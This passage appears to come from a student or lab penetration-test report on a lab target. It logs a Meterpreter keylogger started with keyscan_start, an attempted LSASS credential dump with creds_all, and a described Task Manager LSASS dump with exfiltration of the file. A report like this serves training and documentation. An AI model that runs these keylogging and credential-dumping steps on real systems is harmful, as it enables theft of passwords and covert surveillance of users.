
**Date and Time:** 09/04/2024 – 8:47 PM MST

**Target:** 192.168.57.6

### Description:

Using Metasploit’s psexec module, Armend lateral moved to host 192.168.57.6 and established a Meterpreter agent on the host. The Meterpreter agent acts as a Trojan horse and allows attackers to perform various commands and attacks on the target system running the Meterpreter agent.

In this case, Armend used the Meterpreter command “keyscan\_start” to start a keylogging session on host 192.168.57.6 to mimic an attacker’s post-exploit activities.



```
Priv: Timestamp Commands
=====

Command      Description
-----
timestamp    Manipulate file MACE attributes

meterpreter > key
keyboard_send keyevent      keyscan_dump  keyscan_start  keyscan_stop
meterpreter > keyscan_st
keyscan_start  keyscan_stop
meterpreter > keyscan_st
keyscan_start  keyscan_stop
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > 
```

The screenshot shows a terminal window with a dark background. In the foreground, there is a list of Meterpreter commands and their descriptions. The commands include 'key', 'keyscan\_start', and 'keyscan\_stop'. The output shows 'Starting the keystroke sniffer ...'. In the background, there is a window titled 'ClientId' and 'ClientResult' with some text and buttons.

Figure 14. Key Logger

## Meterpreter – LSASS Dump – T1003


**Command Executed:** “Establish a Meterpreter session, creds\_all”,

**Date and Time:** 09/04/2024 – 8:50 PM MST

**Target:** 192.168.57.6

### Description:

Armend attempted to dump the Local Security Authority Process also known as LSASS using Meterpreter’s built-in command, creds\_all. Dumping LSASS may result in compromising the NTLM hashes and clear-text passwords of users logged into the target system. No credentials were obtained via this method as no user credentials had been cached in LSASS.



```
ket_purge
kerberos_tic Use a kerberos ticket
ket_use
kiwi_cmd Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam Dump LSA SAM (unparsed)
lsa_dump_sec Dump LSA secrets (unparsed)
rets
password_change Change the password/hash of a user
wifi_list List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > 
```

Figure 15. creds\_all

## Meterpreter – LSASS Dump – T1003

**Command Executed:** “Establish a Meterpreter session, creds\_all”,

**Date and Time:** 09/04/2024 – 8:57 PM MST

**Target:** 192.168.57.6

**Description:**

Arمند attempted a second method of dumping the LSASS process by using the Task Manager program which is built into Windows. By accessing this application, an attacker can find the Local Security Process within Task Manager’s list of processes, right click on the process and choose the option “Create Dump File”. This File can then be exfiltrated from the victim machine to the attacker machine to be parsed for potential credentials contained in the memory dump.




Figure 16. LSASS Dump via Task Manager

## **Conclusion**

Armend performed approximately 20 different attacks on the target network. All of these attacks are commonly used in professional network penetration tests and red team engagements. Each attack has a corresponding timestamp and screenshot associated with it.

Additionally, Armend demonstrated these attacks for 6 different students and explained how these attacks work and information about the penetration testing industry.